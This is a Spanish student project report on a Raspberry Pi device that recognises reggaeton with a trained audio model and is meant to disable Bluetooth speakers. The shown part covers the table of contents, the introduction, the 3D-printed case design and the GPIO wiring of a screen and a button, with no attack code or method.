

Memoria proyecto:

AGUAFIESTAS 3000

Desactivando Altavoces Bluetooth con Inteligencia Artificial mediante ataques

C.I.F.P. "JUAN DE COLONIA"

Departamento de Informática

C E T I

Iker Sierra Plaza

Tutor: Ignacio David Moreno Pérez

Fecha: 13/06/2024

Contenido

Contenido	2
Índice de figuras	3
Índice de tablas	4
1. Introducción.....	5
1.1. Descripción.....	5
1.2. Justificación	18
2. Planificación	18
2.1. Requisitos	18
2.1.1. Requisitos funcionales.....	18
2.1.2. Requisitos no funcionales.....	20
2.2. Recursos	20
2.2.1. Recursos hardware.....	20
2.2.2. Recursos software.....	22
2.3. Planificación temporal.....	23
2.4. Planificación económica.....	23
3. Tecnologías.....	24
4. Desarrollo y secuenciación temporal.....	25
4.1. Desarrollo del proyecto	25
4.1.1. Instalación Debian Raspberry PI.....	25
4.1.2. Configuración VNC Server	28
4.1.3. Código del software.....	31
4.1.4. Entrenamiento del modelo de IA en Edge Impulse	35
4.1.5. Instalación de dependencias	47
5. Mejoras del proyecto	51
5.1. Batería portátil.....	51
5.2. Selección de MAC con botón.....	53
5.3. Ejecución autónoma al arranque de la Raspberry.....	54
5.4. Proyecto final.....	56
6. Referencias	56

Índice de figuras

Fig. 1.1 - Primer diseño TinkerCAD	6
Fig. 1.2 - Diseño final TinkerCAD 1	7
Fig. 1.3 - Diseño final TinkerCAD 2	8
Fig. 1.4 - Diseño final TinkerCAD 3	8
Fig. 1.5 - Raspberry PI4	9
Fig. 1.6 - Primer diseño cerrado.	10
Fig. 1.7 - Primer diseño parte frontal.....	11
Fig. 1.8 - Parte trasera primer diseño.....	12
Fig. 1.9 - Parte inferior TinkerCAD	13
Fig. 1.10 - Parte inferior montada 1.....	13
Fig. 1.11 - Parte inferior montada 2.....	14
Fig. 1.12 - Conexiones pantalla OLED	15
Fig. 1.13 - Conexiones botón	16
Fig. 1.14 - GPIO Pinout Raspberry	17
Fig. 1.15 - Accesorios colocados.....	17
Fig. 4.1 - Instalación Debian 1	25
Fig. 4.2 - Instalación Debian 2	26
Fig. 4.3 - Instalación Debian 3	26
Fig. 4.4 - Instalación Debian 4	27
Fig. 4.5 - Instalación Debian 5	27
Fig. 4.6 - Configuración VNC Server 1.....	28
Fig. 4.7 - Configuración VNC Server 2.....	29
Fig. 4.8 - Configuración VNC Server 3.....	29
Fig. 4.9 - Configuración VNC Server 4.....	30
Fig. 4.10 - Configuración VNC Server 5.....	30
Fig. 4.11 - Configuración VNC Server 6.....	31
Fig. 4.12 - Librerías utilizadas.....	31
Fig. 4.13 - Código pantalla OLED	32
Fig. 4.14 - Código botón.....	32
Fig. 4.15 - Ajustes	32
Fig. 4.16 - Actualizar mensaje pantalla	33
Fig. 4.17 - Métodos de ataque	33
Fig. 4.18 - Tratamiento del modelo de IA	34
Fig. 4.19 - Interfaz Edge Impulse	35
Fig. 4.20 - Creación del proyecto Edge Impulse	35
Fig. 4.21 - Creación del dataset Edge Impulse 1	36
Fig. 4.22 - Python descargar canciones	36
Fig. 4.23 - Python convertir 16Khz	37
Fig. 4.24 - Seleccionar canciones	38
Fig. 4.25 - Subida correcta.....	39

Fig. 4.26 - Samplear canciones 2 segundos.....	39
Fig. 4.27 - Dataset sampleado	40
Fig. 4.28 - Subida de música clásica	41
Fig. 4.29 - Subida de rock	42
Fig. 4.30 - Creación del impulso	43
Fig. 4.31 - Guardar sistema de reconocimiento de audio	44
Fig. 4.32 - Generar las características	44
Fig. 4.33 - Entrenamiento modelo	45
Fig. 4.34 - Entrenamiento terminado.....	46
Fig. 5.1 - Batería portátil	52
Fig. 5.2 - Código utilidad escaneo	53
Fig. 5.3 - Script de ejecución.....	54
Fig. 5.4 - Permisos de ejecución script.....	54
Fig. 5.5 - Crontab.....	55

Índice de tablas

Tabla 2-1 - Planificación temporal del proyecto	23
Tabla 2-2 - Presupuesto económico.....	23

1. Introducción

1.1. Descripción

Este proyecto es un sistema innovador y autónomo diseñado para identificar y neutralizar la reproducción de música de reggaetón en un entorno específico. Este sistema utiliza una Raspberry Pi 4 Modelo B como plataforma, complementada con una pantalla OLED y un botón, ambos conectados a los puertos GPIO de la Raspberry. Por detrás se estará ejecutando un código Python que utiliza un modelo de inteligencia artificial que he entrenado en la plataforma Edge Impulse para reconocer música de reggaetón, esto hace, que cuando suene música en un altavoz o algún dispositivo que esté conectado por bluetooth, la música que escuche el micrófono se divida en varios samples y estos vayan pasando por el modelo, el modelo nos devolverá un porcentaje de detección de reggaetón y lo veremos mostrado por pantalla y por consola si estamos conectados por SSH.

La plataforma usada para la detección del audio será Edge Impulse, es una plataforma para desarrollar algoritmos de aprendizaje máquina enfocados a implementarse en sistemas embebidos o sistemas con pocos recursos como puede ser la Raspberry PI.

Tiene disponibles diversas herramientas que la hacen adecuada tanto para principiantes como usuarios avanzados. La practicidad de esta herramienta es que no se necesita involucrarse mucho con el código ya que todo el proceso se hace a través de una interfaz gráfica donde solo tendremos que ir cambiando las distintas opciones a nuestro gusto según vayamos entrenando el modelo.

Para la diseñar la caja de la Raspberry se ha utilizado la plataforma web TinkerCAD, con esta herramienta lo que he hecho ha sido coger de internet un diseño simple de una caja para mi modelo de Raspberry y editarla con los huecos que yo necesito para mi pantalla y botón, además de personalizarla con el nombre de mi proyecto y mi nombre.

Este es la primera prueba de impresión que realicé, no tuve en cuenta los soportes para cerrar la tapa y la altura de el botón, por lo que una vez impresa tuve que volver a diseñar la misma caja con más altura.

Tomé las medidas de la pantalla y botón y tuve suerte de que acerté la primera vez y no tuve que modificar las medidas.




Fig. 1.1 - Primer diseño TinkerCAD

El diseño anterior no me servía porque no podía cerrar la caja con la pantalla y botón dentro, el nuevo diseño aún no está impreso, pero este el diseño.



Fig. 1.2 - Diseño final TinkerCAD 1

En este diseño he modificado los textos ya que en el anterior al ser tan pequeños la impresora no tenía tanta precisión y salían mal, también he cambiado la ubicación de la pantalla y del botón porque tenía el problema de que chocaban con las columnas que juntan la parte superior e inferior, también el botón me chocaba con los pines del GPIO.

En esta versión la pantalla esta más centrada y el botón en un lado donde no me pueda molestar ni los pines ni las entradas de USB.




Fig. 1.3 - Diseño final TinkerCAD 2

Como se puede ver en la siguiente imagen ni el botón ni la pantalla nos toca con las columnas, además, están en una altura superior para asegurarnos que podamos cerrar la caja sin ningún problema.




Fig. 1.4 - Diseño final TinkerCAD 3

El nuevo diseño aún no este impreso, por ahora solo tengo el primer modelo de prueba y así es como se ve.

Este es el modelo Raspberry PI4 B para la que estamos haciendo el diseño.




Fig. 1.5 - Raspberry PI4

El primer diseño entero.



Fig. 1.6 - Primer diseño cerrado.

La parte frontal del diseño.



Fig. 1.7 - Primer diseño parte frontal.

La parte trasera del diseño.




Fig. 1.8 - Parte trasera primer diseño

Esta es la parte inferior del diseño montada, esta es la única que no va a cambiar ya que a la primera vez se imprimió bien y no hubo que repetirla.

Este es el diseño en TinkerCAD.




Fig. 1.9 - Parte inferior TinkerCAD

Como el modelo en sí ya estaba echo, encaja al milímetro.



Fig. 1.10 - Parte inferior montada 1



Fig. 1.11 - Parte inferior montada 2

Las conexiones de la pantalla son VCC, que va a la conexión de corriente de 5 Voltios, GND que va al puerto de tierra, SCL al puerto GPIO 3 y SDA que va al puerto GPIO 2, esto lo podemos ver en el pinout de nuestro modelo de Raspberry.



Fig. 1.12 - Conexiones pantalla OLED

Estas son las conexiones del botón que van al GPIO 26 y a la toma de tierra.




Fig. 1.13 - Conexiones botón

Este es el pinout de nuestro modelo de Raspberry, este descargado de la documentación oficial de la Raspberry.

